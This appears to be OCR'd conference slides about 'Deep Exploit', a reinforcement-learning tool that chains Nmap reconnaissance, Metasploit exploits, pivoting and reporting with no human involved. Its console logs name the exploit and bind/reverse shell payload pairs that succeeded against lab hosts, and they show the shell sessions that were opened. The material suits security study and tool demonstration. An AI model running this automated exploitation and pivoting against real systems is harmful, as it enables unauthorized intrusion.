
send recv send recv recv send

Training Servers

Numerous Trials
(about >10,000)

Learn how to exploitation **while trying numerous exploits** on **multi threads**


[Demo] Training of Exploitation.



```
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      postfix exploit/linux/misc/gld_postfix payload/linux/x86/shell_bind_tcp shell

[*] 1233/10000 : 009/020 local_thread7 reward:-1 failure  192.168.220.145 (tcp/80:3) unix | unix/webapp/flashchat_upload_exec | php/meterpreter/bind_tcp_uuid | 0
[+] Update LocalBrain weight to ParameterServer.
[*] 1235/10000 : 002/020 local_thread9 reward:-1 failure  192.168.220.145 (tcp/6667) irc | multi/misc/legend_bot_exec | cmd/unix/bind_awk | 0
[*] 1236/10000 : 009/020 local_thread2 reward:-1 failure  192.168.220.145 (tcp/5432) postgresql | linux/postgres/postgres_payload | linux/x86/shell_bind_tcp | 0
[+] Update LocalBrain weight to ParameterServer.
[*] 1238/10000 : 004/020 local_thread8 reward:-1 failure  192.168.220.145 (tcp/6667) irc | multi/misc/xdh_x_exec | cmd/unix/bind_awk | 0
[+] Update LocalBrain weight to ParameterServer.
[*] 1238/10000 : 000/020 local_thread10 reward:-1 failure  192.168.220.145 (tcp/2121) proftpd | linux/ftp/proftp_sreplace | linux/x86/shell_bind_tcp | 0
[*] 1239/10000 : 011/020 local_thread1 reward:-1 failure  192.168.220.145 (tcp/23) telnet | linux/telnet/telnet_encrypt_keyid | linux/x86/shell_bind_tcp | 1
[*] 1232/10000 : 009/020 local_thread3 reward:-1 failure  192.168.220.145 (tcp/53) bind | windows/antivirus/trendmicro_serverprotect_createbinding | generic/custom | 0
[+] Update LocalBrain weight to ParameterServer.
[*] 1229/10000 : 003/020 local_thread4 reward:10 bingo!!  192.168.220.145 (tcp/25) postfix | linux/misc/gld_postfix | linux/x86/shell_bind_tcp | 0
[+] Update LocalBrain weight to ParameterServer.
[*] Thread: local_thread4, Trial num: 6, Step: 4, Avg step: 8.9
[*] 1240/10000 : 002/020 local_thread5 reward:-1 failure  192.168.220.145 (tcp/80:1) apache | linux/http/apache_continuum_cmd_exec | linux/x86/shell_bind_tcp | 0

      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
        BINGO!!!
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      vsftpd exploit/unix/ftp/vsftpd_234_backdoor payload/cmd/unix/interact shell

[*] 1241/10000 : 010/020 local_thread7 reward:-1 failure  192.168.220.145 (tcp/80:3) unix | unix/webapp/flashchat_upload_exec | php/meterpreter/bind_tcp_uuid | 0
[*] 1242/10000 : 003/020 local_thread9 reward:-1 failure  192.168.220.145 (tcp/6667) irc | multi/misc/legend_bot_exec | cmd/unix/bind_awk | 0
[*] 1243/10000 : 010/020 local_thread2 reward:-1 failure  192.168.220.145 (tcp/5432) postgresql | linux/postgres/postgres_payload | linux/x86/shell_bind_tcp | 0
[*] 1244/10000 : 005/020 local_thread8 reward:-1 failure  192.168.220.145 (tcp/6667) irc | multi/misc/xdh_x_exec | cmd/windows/bind_ruby | 0
[*] 1245/10000 : 001/020 local_thread10 reward:-1 failure  192.168.220.145 (tcp/2121) proftpd | linux/ftp/proftp_sreplace | linux/x86/shell_bind_tcp | 0
[*] 1234/10000 : 000/020 local_thread6 reward:10 bingo!!  192.168.220.145 (tcp/21) vsftpd | unix/ftp/vsftpd_234_backdoor | cmd/unix/interact | 0
[*] Thread: local_thread6, Trial num: 7, Step: 1, Avg step: 12.7
[*] 1249/10000 : 003/020 local_thread5 reward:-1 failure  192.168.220.145 (tcp/80:1) apache | linux/http/apache_continuum_cmd_exec | linux/x86/shell_bind_tcp | 0
[*] 1249/10000 : 010/020 local_thread3 reward:-1 failure  192.168.220.145 (tcp/53) bind | windows/antivirus/trendmicro_serverprotect_createbinding | windows/shell/reverse_tcp_uuid | 0

      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
        BINGO!!!
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      telnet exploit/linux/telnet/telnet_encrypt_keyid payload/linux/x86/shell_bind_tcp shell
```

https://youtu.be/8ht4y9tboNY

Processing Flow.



Step 1. Intelligence Gathering

Step 2. Exploitation

Step 3. Post-Exploitation

Step 4. Generate Report

Fully automatic (No human)


Step 1. Intelligence Gathering

Step 2. Exploitation

Step 3. Post-Exploitation

Step 4. Generate Report

Intelligence Gathering.



Step 1.
Intelligence
Gathering

Step 2.
Exploitation

Step 3.
Post-Exploitation

Step 4.
Generate Report

Fully automatic (No human)

Step 1. Intelligence Gathering


1. **Nmap** : **identify open ports, products**.

2. **Contents discovery** : identify **Web products** using **found product contents** on the Web port.

3. **Web crawling** : **collecting HTTP responses** on the Web port.

   By analyze HTTP responses using **String-matching** and **Naive Bayes**, identify **Web products**.

Intelligence Gathering.



Step 1. Intelligence Gathering

Step 2. Exploitation

Step 3. Post-Exploitation

Step 4. Generate Report

Fully automatic (No human)

Step 1. Intelligence Gathering


1. Nmap : identify open ports, products.

2. Contents discovery : identify Web products using found product contents on the Web port.

3. Web crawling : collecting HTTP responses on the Web port.

By analyze HTTP responses using **String-matching and Naive Bayes**, identify Web products.


Question.



```
HTTP/1.1 200 OK
Date: Tue, 06 Mar 2018 06:56:17 GMT
Server: OpenSSL/1.0.1g
Content-Type: text/html; charset=UTF-8
Set-Cookie: f00e68432b68050dee9abe33c389831e=0eba9cd0f75ca0912b4849777677f587;  path=/;
Etag: "409ed-183-53c5f732641c0"

…snip…

<form action="/example/confirm.php">
```

What are included the Web products in this HTTP response?

Answer (1).



Step 1.
Intelligence Gathering

Step 2.
Exploitation

Step 3.
Post-Exploitation

Step 4.
Generate Report


Fully automatic (No human)

```
HTTP/1.1 200 OK
Date: Tue, 06 Mar 2018 06:56:17 GMT
Server: OpenSSL/1.0.1g
Content-Type: text/html; charset=UTF-8
Set-Cookie: f00e68432b68050dee9abe33c389831e=0eba9cd0f75ca0912b4849777677f587;  path=/;
Etag: "409ed-183-53c5f732641c0"

...snip...

<form action="/example/confirm.php">
```

It can identify OpenSSL and PHP using **String-Matching**.

But, this HTTP response includes **more products**.

Answer (2).



Step 1.
Intelligence Gathering

Step 2.
Exploitation

Step 3.
Post-Exploitation

Step 4.
Generate Report

Fully automatic (No human)

```
HTTP/1.1 200 OK
Date: Tue, 06 Mar 2018 06:56:17 GMT
Server: OpenSSL/1.0.1g
Content-Type: text/html; charset=UTF-8
Set-Cookie: f00e68432b68050dee9abe33c389831e=0eba9cd0f75ca0912b4849777677f587;  path=/;
Etag: "409ed-183-53c5f732641c0"

...snip...

<form action="/example/confirm.php">
```

It can identify **joomla!** and **Apache** using **Naive Bayes**.


Exploitation.

Step 1. Intelligence Gathering

Step 2. Exploitation

Step 3. Post-Exploitati

Fully automatic (No human)




```
[*] 1/5 bingo!!  192.168.184.132 (tcp/5900) vnc | multi/vnc/vnc_keyboard_exec | cmd/unix/bind_nodejs | 2

    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
     BINGO!!!
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    irc exploit/multi/misc/legend_bot_exec payload/cmd/unix/bind_awk shell

[*] 1/5 bingo!!  192.168.184.132 (tcp/6667) irc | multi/misc/legend_bot_exec | cmd/unix/bind_awk | 0
[*] 1/5 failure  192.168.184.132 (tcp/8009) apache | linux/http/apache_continuum_cmd_exec | linux/x86/shell/bind_i
[*] 2/5 failure  192.168.184.132 (tcp/8009) apache | multi/http/apache_activemq_upload_jsp | linux/x86/shell/bind_
[*] 3/5 failure  192.168.184.132 (tcp/8009) apache | multi/http/apache_mod_cgi_bash_env_exec | linux/x86/shell/bin
[*] 4/5 failure  192.168.184.132 (tcp/8009) apache | multi/http/struts2_content_type_ognl | linux/x86/shell/bind_i
[*] 5/5 failure  192.168.184.132 (tcp/8009) apache | multi/http/struts2_rest_xstream | linux/x86/shell/bind_ipv6_t
```

```
[*] Command shell session 26 opened (192.168.184.145:40561 -> 192.168.184.132:6200) at 2018-07-30 11:23:00 +0000
[*] Command shell session 27 opened (192.168.184.145:38745 -> 192.168.184.132:4444) at 2018-07-30 11:26:54 +0000
[*] Command shell session 28 opened (192.168.184.145:37211 -> 192.168.184.132:4444) at 2018-07-30 11:27:01 +0000
[*] Command shell session 29 opened (192.168.184.145:35369 -> 192.168.184.132:4444) at 2018-07-30 11:27:06 +0000
```

Step 2. Exploitation

- **Execute exploit to front target server** using **trained data**.
- **Open session** between **“Deep Exploit” and target server**.



Open session between “Deep Exploit” and front server.

Post-Exploitation.


Step 1.
Intelligence Gathering

Step 2.
Exploitation

Step 3.
Post-Exploitation

Ste
Ge


Fully automatic (No human)



```
Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.184.0      255.255.255.0      Session 30


ARP cache
=========

    IP address        MAC address        Interface
    ----------        -----------        ---------
    192.168.184.2     00:50:56:f2:7b:0f
    192.168.184.145   00:0c:29:29:83:61
    192.168.184.148   00:0c:29:56:33:16
    192.168.184.254   00:50:56:e9:7c:7a


[*] Internal server list.
['192.168.184.148', '192.168.184.2', '192.168.184.254']
[*] Result of get_local_subnets:
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
```


Step 3. Post-Exploitation

- **Pivoting** and execute the **exploit to internal server via compromised server**.



